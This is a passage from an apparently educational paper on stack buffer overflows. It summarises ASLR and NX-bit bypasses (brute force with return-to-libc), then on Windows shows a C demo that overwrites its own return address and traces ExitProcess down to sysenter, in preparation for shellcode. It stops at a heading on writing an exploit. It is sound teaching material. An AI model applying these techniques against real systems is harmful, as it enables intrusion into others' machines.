the *NX bit* protection was active on the System: we obtained an access violation error. To execute that test program, so, the *NX bit* protection has to be disabled, while *ASLR* has no particular influence. The program overflow1.c, at the end, which is the program that wants to group all the pieces before, has to consider the two protection explained before: *ASLR* and *NX bit*. For those protections and for the reason explained before, this program does not work on the Modern system, while it works in the old one. *ASLR* in fact, make "confusion" in the address, and the *NX bit* do not permit to execute the shellcode, with an access violation error. At the end let us summarize those concept in a table:

Program	**Critical Protections**	**Note**
example1.c	ASLR	For the approach that we have used (offset based), it was not so critical. But for other approach it can be critical
shellcode.c	/	For those programs written in a "canonical" way there are no problems. But if we write the relative shellcode if NX bit is active, we can get an access violation error.
exit.c	/	
overflow1.c	ASLR, NX bit	In new Linux distribution we get an access violation

4.5 Combined Tricks in a future scenario

In past section we have seen that some mechanism are provided into the system in order to prevent buffer overflow attacks. For some of them many bypass tricks were shown, but, what we have to consider now is the way on which the protections work. The unique countermeasure active by default is the *ASLR*, while *NX bit* and *ProPolice* can be considered as a sort of default protection even if they are not default at all (they can be activated respectively by writing a line in a configuration file or setting an option when the file is compiled). The others countermeasure are patch of the compiler or the linker (such as *StackGuard*, *StackShield* etc), and so they cannot be considered a very hard protections. In fact, if we talk in statistical terms, we can say that a very restricted part of user install all patches, the other does not update their systems every time. For this reason, here we show an example of combined trick that bypass at the same time the *ASLR* and *NX* protection: in this way an attacker can cover a very large portion of the existing Linux machines. So, as we have said, their combination is believed to provide a good protection against code injection attacks (shellcodes), but this is not completely true: researchers have demonstrated that these protections can be defeated [9]. The idea behind this topic is that, from an attacker point of view, it is possible to couple the tricks adopted to bypass individually the *ASLR* and the *NX* to obtain a procedure that can bypass those combined protection, characteristic of most existing Linux systems (as said before). This technique consist to do a bruteforce attack to obtain the position of the *ret* and after that make a return to libc attack. In this way an attacker is able to execute his malicious code, even if those two protections are activated. At this point one consideration is needed. This concept is valid only on a 32 bit architecture because of the entropy. The address space of a 64 bit architecture, in fact, is too large to make a bruteforce attack, so, this technique has to be considered only for a 32 bit architecture 2^{32} attempts).
But nowadays, researchers have introduced another type of attack in this scenario, in order to avoid the bruteforce step and obtain more faster the *ret* address: it is possible to use some few code fragments that, despite *ASLR*, are available at absolute fixed addresses in the memory of the vulnerable process, and to use these fragments to discover the base address of the dynamic library.
In this way the memory it is de-randomized and we can establish in "one shoot" with certainty,

where the *ret* address is and where the functions of the *libc* are. Given that all is discovered and a new type of attack can be done. So, at the end, the main steps are to use those few code segments that are always at absolute fixed address to de-randomize the address space, and then obtain with that fixed address and the offsets, the location of the *ret* and *libc* functions. With all this components it is possible to make the desired attack.

Part III
Hands on Windows

5 Setup Testbed environment

In the analysis of Windows stack based buffer overflows, we have used two different versions of this operating system. This is necessary due to the countermeasures developed in new the releases of the Redmonds system, therefore we have worked in parallel using a modern Windows 7 Professional and a Windows XP Professional with Service Pack 2. Lets see some information:

```
OS Name Microsoft Windows 7 Professional
Version 6.1.7600 Build 7600
OS Manufacturer Microsoft Corporation
System Type   X86-based PC
```

On both systems I have installed some tools useful to the further analysis. First of all to test the AlephOnes C programs, I have decided to use Microsoft C/C++ Visual Studio suite:

```
Microsoft Visual Studio 2008
Version 9.0.21022.8 RTM
```

Therefore to compile all the examples we have created Visual Studio projects and, once built and compiled, we have run the executable. From the command line we can see the compilers version:

```
>>cl
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 15.00.21022.08 for 80x86
Copyright (C) Microsoft Corporation. All rights reserved
```

In order to analyze in depth the program, often it is necessary to debug it and to perform this action we have different possibilities. Firstly, we can use the Just-In-Time (JIT) debugging within Visual Studio, but it is better to use a real debugger because it has more functions. Secondly, we can debug using the well-known WinDbg, the de facto debugging tool for Windows OS. During the research, the current release of WinDbg [5] has been installed (6.11.1.404). It is a very user-friendly tool, we have opened the executable and then we have analyzed the fuction imported by the DLLs loaded by the program. In order to see how a particular function is developed we have used the "u" command, where "u" stands for unassembled, the syntax is: "u dll!function".
Another fundamental tool throughout the analysis is IDA [1] version 5.5.0.925, the famous Interactive Disassembler. This tool has been used a lot of times to solve different tasks. Firstly, we have debugged the program with it, thanks to F7, the step into command. In this way we have understood in depth all the layers before jumping in kernel mode as well as we have found the native API associated with the Win32 API called in our programs. Secondly, it has been helpful to obtain the opcodes in order to build the shellcode using the Hex-View tab.
Another task performed is related to assembly source codes, thus, in order to assemble them, we have used the MASM [2], Microsoft Assembler:

```
>>ml
Microsoft (R) Macro Assembler Version 9.00.21022.08
Copyright (C) Microsoft Corporation. All rights reserved.
```

Once launched the "ml" command, if we have no errors, we obtain the object file and to create the executable file we need to link it, below you can see the version of the linker:

```
>>link
Microsoft (R) Incremental Linker Version 9.00.21022.08
Copyright (C) Microsoft Corporation. All rights reserved.
```

In the following paragraphs we assume that all the protection mechanisms will be disabled or the program will run on Windows XP, where we have few countermeasures, remember that the current scenario will be specified each time. This is necessary in order to run the examples properly, keep in mind the all protections will be discussed and analyzed in depth in section 8.

6 Windows buffer overflow 101

6.1 How to change the flow of execution

Now we are going to analyze the *example3.c* of AlephOne's paper [14] on Windows 7 Professional where I have disabled in order to run properly my code the Address Space Layout Randomization (ASLR) protection. I have modified the code but the idea behind it remains the same. In his code Elias Levy (also known as AlephOne [24]) modifies the flow of execution of his program, it is a sort of redirection in fact it changes the saved return value of the current function with a different one. In practice this is simply a jump from an address to another. Lets look our code :

```c
#include <stdio.h>

void stampa( int num )
{
    char buf1[5] =    {1,2,4,5,6};
    char buf2[10] = {1,2,3,4,5,6,7,8,9,0};
    int *ret;
    long reg, addr_ebp;

    _asm
    {
        mov reg, ebp
    };

    printf( "ebp: 0x%x\n" , reg );
    ret = (int*)(reg + 0x04);
    (*ret) += 0x27;
}

int main( void )
{
    printf( "1st print\n" );
    stampa( 1 );
    printf( "2nd print\n" ); // to skip
    printf( "3rd print\n" ); // to skip
    printf( "last print\n" );

return 0;
}
```

In my code the idea is to skip the second and third prints changing the return address of *stampa* function. To better understand what really happen, lets debug it. It is important to analyze the main function in order to figure out the steps to perform the flow redirection.

```
004114E0  push        ebp
004114E1  mov         ebp,esp
004114E3  sub         esp,0C0h
004114E9  push        ebx
004114EA  push        esi
004114EB  push        edi
004114EC  lea         edi,[ebp-0C0h]
004114F2  mov         ecx,30h
004114F7  mov         eax,0CCCCCCCCh
004114FC  rep stos    dword ptr es:[edi]
printf( "1st print\n" );
004114FE  mov         esi,esp
00411500  push        offset string "1st print\n" (41577Ch)
00411505  call        dword ptr [__imp__printf (4182BCh)]
0041150B  add         esp,4
0041150E  cmp         esi,esp
00411510  call        @ILT+315(__RTC_CheckEsp) (411140h)
    stampa( 1 );
00411515  push        1
00411517  call        stampa (411028h)
0041151C  add         esp,4
    printf( "2nd print\n" );
0041151F  mov         esi,esp
00411521  push        offset string "2nd print\n" (41576Ch)
00411526  call        dword ptr [__imp__printf (4182BCh)]
0041152C  add         esp,4
0041152F  cmp         esi,esp
00411531  call        @ILT+315(__RTC_CheckEsp) (411140h)
    printf( "3rd print\n" );
00411536  mov         esi,esp
00411538  push        offset string "3rd print\n" (41575Ch)
0041153D  call        dword ptr [__imp__printf (4182BCh)]
00411543  add         esp,4
00411546  cmp         esi,esp
00411548  call        @ILT+315(__RTC_CheckEsp) (411140h)
    printf( "last print\n" );
0041154D  mov         esi,esp
0041154F  push        offset string "last print\n" (41574Ch)
00411554  call        dword ptr [__imp__printf (4182BCh)]
```

```
0041155A  add         esp,4
0041155D  cmp         esi,esp
0041155F  call        @ILT+315(__RTC_CheckEsp) (411140h)
    return 0;
00411564  xor         eax,eax
}
00411566  pop         edi
00411567  pop         esi
00411568  pop         ebx
00411569  add         esp,0C0h
0041156F  cmp         ebp,esp
00411571  call        @ILT+315(__RTC_CheckEsp) (411140h)
00411576  mov         esp,ebp
00411578  pop         ebp
00411579  ret
```

As we can see in the figure below the first three instructions are the procedure prologue that simply permit to push the previous EBP in the stack, put the current ESP in the ESP register and subtract to the ESP the space to the local variables, in this case *0C0* in hexadecimal.




Figure 19: Windows example3.c - procedure prologue

Then the registers, (EBX, ESI, EDI), have been pushed on the stack and they have been prepared before calling the first printf function. As we can see the idea is quite simple even if the assembly code in some points can be a bit enigmatic: first, in the current function the necessary registers have been pushed and they have been filled with the function parameters, this is the normal behavior. Secondly, the parameters have been pushed to be passed to the function we are going to call and then the *call* instruction has been executed. Few words about *__RTC_CheckEsp*, it is a check during run time phase. In general we have the following statement: *mov esi, esp*, here we save *esp*, the stack pointer in the ESI register before a function call. Then, once we have called the function, we check if the function has correctly popped all the parameters (see the statements *cmp esi, esp* and *call __RTC_CheckEsp*).
Now let us see how to change the flow of execution. At the address *0x00411517* the function *stampa* has been called, and it returns at *0x0041152C*, in fact it is the next instruction. Observing the above assembly code we see that the second printf is called at *0x00411526*, while the third is at *0x0041153D* and they are the instructions we want to skip. A good point to return can be *0x00411543*, the instruction that follows the third printf. From the disassembled code:

```
00411517  call        stampa (411028h) /* STAMPA IS CALLED */
0041151C  add         esp,4            /* THE REAL RET */
    printf( "2nd print\n" );
0041151F  mov         esi,esp
00411521  push        offset string "2nd print\n" (41576Ch)
00411526  call        dword ptr [__imp__printf (4182BCh)]
0041152C  add         esp,4
0041152F  cmp         esi,esp
00411531  call        @ILT+315(__RTC_CheckEsp) (411140h)
    printf( "3rd print\n" );
00411536  mov         esi,esp
00411538  push        offset string "3rd print\n" (41575Ch)
0041153D  call        dword ptr [__imp__printf (4182BCh)]
00411543  add         esp,4            /* THE RET DESIRED */
00411546  cmp         esi,esp
00411548  call        @ILT+315(__RTC_CheckEsp) (411140h)
    printf( "last print\n" );
0041154D  mov         esi,esp
0041154F  push        offset string "last print\n" (41574Ch)
00411554  call        dword ptr [__imp__printf (4182BCh)]
```

From the code point of view the steps are fundamentally two:

- *ret* variable of our code must point to the real ret
- I write in the exact address of ret the desired return address

Now it is time to do some considerations. We focus our attention on finding the real ret, generally we have two different methods: the first method is based on a simple assumption, the stack pointer always points to the last address and, once known the portion of memory allocated during the procedure prologue, we can find the exact position of ret, in fact it is simply: address of *SP + offset* (where offset is the value subtracted to SP to the local variables). The second method is a more reliable, in fact it is based on the EBP that do not change. The idea is simple knowing how the stack works: we add four bytes to EBP and we are surely in ret zone. From a math point of view the computation is trivial: *EBP + 0x04*. Now we have solved the problem to find the address in which the return address is saved we must face another problem, we must overwrite this value and set it to the wanted one. From the figure above, it is easy to see the offset to add to the current and real ret to skip the desired instructions:

$$0x0041151C - 0x00411543 = 0x27$$

In lines of code it become something like the following snippet of code:

```
_asm
    {
        mov reg, ebp /*saving the ebp in the variable reg*/
    };
printf( "ebp: 0x%x\n" , reg );/*print ebp*/
ret = (int*)(reg + 0x04);/*ret points to the address of the real ret*/
(*ret) += 0x27;
/*the the real ret we add the offset to jump in the desired ret*/
```

Once we have figured out all the steps we can run the example:

```
>>flow_redir.exe
1st print
ebp: 0x18fe58
last print
```

As expected the standard output shows us only the first and the last print. As you can see the situation is completely different from the AlephOne example and this is not only because we are on a Windows system and his examples are on Unix machines, we are in 2010 while the Levys article was written in 1996, this gap is huge from a technology point of view. Anyway the idea remains the same, even if we have disabled from the Visual Studio ASLR, DEP and other protection mechanisms in order to run successfully the program. In addition we have some runtime checks and the stack allocation is a bit different due to the different nature of the two compiler: a legacy GCC and a modern Microsoft one. This is the motive because our code is quite different and the offset is so big.

6.2 How to spawn a shell

The goal of this example is to create a new process that corresponds to the program we want to run. The name of the program, we want to run, is passed as parameter from the command line to our code that, using some appropriate functions, is able to do what execve does on a Linux systems. The library *windows.h* provides the function *CreateProcess*[4] which has the following prototype:

```
BOOL WINAPI CreateProcess(
   __in_opt      LPCTSTR lpApplicationName,
   __inout_opt   LPTSTR lpCommandLine,
   __in_opt      LPSECURITY_ATTRIBUTES lpProcessAttributes,
   __in_opt      LPSECURITY_ATTRIBUTES lpThreadAttributes,
   __in          BOOL bInheritHandles,
   __in          DWORD dwCreationFlags,
   __in_opt      LPVOID lpEnvironment,
   __in_opt      LPCTSTR lpCurrentDirectory,
   __in          LPSTARTUPINFO lpStartupInfo,
   __out         LPPROCESS_INFORMATION lpProcessInformation
);
```

As we can see the function takes as parameters the path of the program that we want to execute, the environment values, security parameters, and some other specific attributes. Look at the code below:

```
#include <windows.h>
#include <stdio.h>
#include <tchar.h>

void _tmain( int argc, TCHAR *argv[] )
{
     STARTUPINFO si;
     PROCESS_INFORMATION pi;
```

[4]http://msdn.microsoft.com/en-us/library/ms682425(VS.85).aspx


```
    ZeroMemory( &si, sizeof(si) );
    si.cb = sizeof(si);
    ZeroMemory( &pi, sizeof(pi) );

    if( argc != 2 )
    {
        printf("Usage: %s [cmdline]\n", argv[0]);
        return;
    }

    // Start the child process.
    if( !CreateProcess( NULL,   // No module name (use command line)
        argv[1],        // Command line
        NULL,           // Process handle not inheritable
        NULL,           // Thread handle not inheritable
        FALSE,          // Set handle inheritance to FALSE
        0,              // No creation flags
        NULL,           // Use parent's environment block
        NULL,           // Use parent's starting directory
        &si,            // Pointer to STARTUPINFO structure
        &pi )           // Pointer to PROCESS_INFORMATION structure
    )
    {
        printf( "CreateProcess failed (%d).\n", GetLastError() );
        return;
    }

    // Wait until child process exits.
    WaitForSingleObject( pi.hProcess, INFINITE );

    // Close process and thread handles.
    CloseHandle( pi.hProcess );
    CloseHandle( pi.hThread );
}
```

From this source code we can see that after looking if the number of the arguments is correct, the function *CreateProcess* is invoked. This function, as said before, creates a process corresponding to the program passed as parameter *argv[1]*, and prints a message if the creating fails. The *CreateProcess*, in fact, returns zero if all has worked properly, while a value different from zero if some error occurs. After that some operations about processes management are performed, but we skip this part because is not the scope of our experiment. Following we can see the disassembling of the parts of our interest in the function main. The first block of assembler code represents the procedure prologue and the second one represents the instructions due to the calling of the *CreateProcess*, let us have a look at the disassembled:

```
00D513D0  push       ebp
00D513D1  mov        ebp,esp
00D513D3  sub        esp,124h
00D513D9  push       ebx
00D513DA  push       esi
00D513DB  push       edi
00D513DC  lea        edi,[ebp-124h]
```

```
00D5143D  mov         esi,esp
00D5143F  lea         eax,[pi]
00D51442  push        eax
00D51443  lea         ecx,[si]
00D51446  push        ecx
00D51447  push        0
00D51449  push        0
00D5144B  push        0
00D5144D  push        0
00D5144F  push        0
00D51451  push        0
00D51453  mov         edx,dword ptr [argv]  +
00D51456  mov         eax,dword ptr [edx+4] | argv[1]
00D51459  push        eax     +
00D5145A  push        0
00D5145C  call        dword ptr [__imp__CreateProcessW@40
```

As we can see, the first block of instructions (from 00D513D0 to 00D513DC) are the procedure prologue. Notice that 0x124 bytes are allocated for the function main, which declares only two pointers, in this way there is a very large quantity of padding space. In fact, as you can see from instruction *00D513DC*, the address of the first free-word at the top of the stack (*ebp-124*, which is the allocated space) is stored into *edi* as a landmark address. So, functions that are called after the *CreateProcess* can see the free-space address just looking at edi register. After the procedure prologue, the other piece of disassemble in which we are interested in, is from instruction *00D5143D* to *00D5145C*. In this portion the parameters of the *CreateProcess* function are pushed into the stack. First of all, the two pointers *pi* and *si* are pushed, passing from *eax* and *ecx* respectively. What we mean is that the pointers are not pushed directly into the stack, but firstly they are put into *eax* and *ecx*, and so pushed into the stack (from *00D5143F* to *00D51446*). After that, six zeros are pushed into the stack and those zeros correspond to the five NULLs and the value zero of the *CreateProcess*(see the source code). At the end we can find the path of the program that we want to execute (contained in *argv[1]*) and the last zero (correspond to the NULL parameter of the *CreateProcess*), are pushed into the stack and so all the parameters are present in it. Now the call of the *CreateProcess* can be performed (*00D5145C*). The stack and register situation is shown with the following figure:



This is the stack situation just before the calling of the CreateProcess. When this call is performed, the return address to the main is also pushed into the stack. Notice that at the top of the stack there are all the parameter of the CreateProcess written in the main().

Figure 20: Windows shellcode.c - stack situation

At this point the function *CreateProcess* is called but keep in mind that this is not the native API call. The native API call is *NtCreateProcess* [5] contained in *ntdll.dll* that is invoked after calling a lot of functions. See in the next example the steps behind the calling of the ExitProcess: here the mechanism to go from the CreateProcess to the relative native API is very similar.

[5]http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/NtCreateProcess.html

6.3 ExitProcess system call

Now we are going to analyze the exit.c code shown on AlephOnes' paper. Keep in mind we are on a Windows system so the system call is necessarily different, as a matter of fact we will adopt the *ExitProcess( )* [6] function. I have already explained the nature and the general architecture, based on multiple layers, of the Redmond's OS, thus, as first step, we have to look for the native API. Let us see the C program I have coded to perform the Levys' analysis:

```
#include "stdafx.h"
#include <windows.h>

int main( void )
{
    ExitProcess( 0 );
}
```

MSDN provides us the prototype of ExitProcess:

```
VOID WINAPI ExitProcess(__in  UINT uExitCode);
```

where *uExitCode* is the exit code for the process and all its threads. As you can see from the source code the main idea is simply to exit the program. Let us debug it and try to find the native API:

```
.text:00411260
.text:00411260 ; Attributes: noreturn bp-based frame
.text:00411260
.text:00411260 ; int __cdecl main()
.text:00411260 _main           proc near               ; CODE XREF: j__mainj
.text:00411260                 push    ebp
.text:00411261                 mov     ebp, esp
.text:00411263                 sub     esp, 40h
.text:00411266                 push    ebx
.text:00411267                 push    esi
.text:00411268                 push    edi
.text:00411269                 push    0               ; uExitCode
.text:0041126B                 call    ds:__imp__ExitProcess@4 ; ExitProcess(x)
.text:00411271 ; ------------------------------------------------------------------
.text:00411271                 pop     edi
.text:00411272                 pop     esi
.text:00411273                 pop     ebx
.text:00411274                 mov     esp, ebp
.text:00411276                 pop     ebp
.text:00411277                 retn
.text:00411277 _main           endp
```

This time I chose IDA for debugging the process. From the disassemble we can observe the usual procedure prologue and the allocation of 0x40 bytes even if we have no declared variables. Then the registers EBX, ESI and EDI has been pushed and finally the future value of *uExitCode*.

[6] http://msdn.microsoft.com/en-us/library/ms682658(VS.85).aspx

Once the value has been pushed onto the stack the function *ExitProcess( )* is called, and in order to conclude the main function the previous registers have been popped and the procedure epilogue is performed. Grafically, we have something like:




0x00000000
SP
0
edi
esi
ebx
-40h from BP
Allocated Space
Stack grows
Addresses grows
BP
Saved ebp
ret (next instruction of who has called main())
0xFFFFFFFF
This is the stack situation just before the calling of the ExitProcess. When this call is performed, the return address to the main is also pushed into the stack

Figure 21: Windows exit.c - stack situation

Now it is time to deeply understand what happens once the *ExitProcess* is called. To perform this operation we recur again to IDA and and to its handy F7, step into, command. After a lot of steps we find the native API, the last function before jumping in kernel mode, let us see the picture below:




```
ntdll:778F5D10 ; ---------------------------------------------------------------------
ntdll:778F5D10
ntdll:778F5D10 ntdll_NtTerminateProcess:                 ; CODE XREF: ntdll:7791378D↓p
ntdll:778F5D10                                           ; ntdll:779137C8↓p ...
ntdll:778F5D10 mov     eax, 172h
ntdll:778F5D15 mov     edx, offset off_7FFE0300
ntdll:778F5D1A call    dword ptr [edx]
ntdll:778F5D1C retn    8
0:000> u ntdll!NtTerminateProcess
ntdll!NtTerminateProcess:
778f5d10 b872010000      mov     eax,172h
778f5d15 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe030
778f5d1a ff12            call    dword ptr [edx]
778f5d1c c20800          ret     8
778f5d1f 90              nop
ntdll!NtTerminateThread:
778f5d20 b873010000      mov     eax,173h
778f5d25 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe030
778f5d2a ff12            call    dword ptr [edx]
```

Figure 22: Windows exit.c - IDA and WinDbg

From the picture we can clearly see that the *NtTerminateProcess()* native API is performed. First of all, it loads in EAX the number in hexadecimal notation, *0x172*. This is the system call's identifying number (keep in mind that the native API numbers changes in the different Windows releases as well as on different service packs or language packs). Let us proof it looking the table below:

OS	XP-SP2	XP-SP3	2003-SP0	2003-SP1	VISTA-SP0	SEVEN-SP0
code	0x0101	0x0101	0x010A	0x010A	0x014F	0x0172

As IDA shows us, the number of *NtTerminateProcess* in a Windows 7 system is *0x172*. In addition we can observe the evolution of the system call number related to the *NtTerminateProcess* function in the different Microsoft's OS versions. The address of *SystemCallStub* is pushed on the EDX register and then we call it. Continuing our debugging session we find the place where the jump in kernel mode is performed, let's see the *KiFastSystemCall( )*:




```
ntdll:778F64F0 ; ---------------------------------------------------------------------------
ntdll:778F64F0
ntdll:778F64F0 ntdll_KiFastSystemCall:                 ; DATA XREF: debug034:off_7FFE0300↓o
ntdll:778F64F0 mov     edx, esp
ntdll:778F64F2 sysenter
ntdll:778F64F4
ntdll:778F64F4 ntdll_KiFastSystemCallRet:
ntdll:778F64F4 retn
```

Figure 23: Windows exit.c - KiFastSystemCall

Looking at the picture we understand that the jump is done invoking the *sysenter* instruction, and thus the *NtTerminateProcess* is finally executed. Resuming the debug to find the native API from the Win32 one, we can assert that from *Kernel32.dll* (containing the *ExitProcess* function) we jump into *ntdll.dll*, and here, after calling a lot of functions, we find the last one, *NtTerminateProcess*. The most important step is:

$$ntdll\_NtTerminateProcess \Longrightarrow ntdll\_KiFastSystemCall \Longrightarrow sysenter$$

Once the jump has been executed we return on the previous function and we follow the flow:



```
ntdll:7791378D call    ntdll_NtTerminateProcess
ntdll:77913792 mov     [ebp+8], eax
ntdll:77913795 mov     eax, large fs:18h
ntdll:7791379B mov     eax, [eax+30h]
ntdll:7791379E push    dword ptr [eax+18h]
ntdll:779137A1 call    near ptr ntdll_RtlUnlockHeap
```

Figure 24: Windows exit.c - NtTerminateProcess

In the end we have called a total of 60 functions to exit the program, this is due to the layered architecture of Windows. Now the debug is over and we have figured out what a native API is and what *NtTerminateProcess* performs. It simply loads the number of the desired system call in the EAX register and then jumps to the function that switches in kernel mode. Thus it is easy to write a snippet of assembly code as we have done in the shellcode sections. Finally we can assert that to reproduce *NtTerminateProcess* function is sufficient to load in eax the number of that system call and put the number desired as exitcode in ebx and then jump in kernel mode using the obsolete software interrupt or using the sysenter. In the previous paragraph we have developed a program that invokes the *CreateProcess* and we have seen how it works on a low level (see the native API *NtCreateProcess*). Now we have another element in order to properly exit due to an error or to the end of the flow, and thus we can prepare a reliable shellcode to spawn the classical cmd.exe and exit in the proper way. See the next part.

6.4 Write an exploit

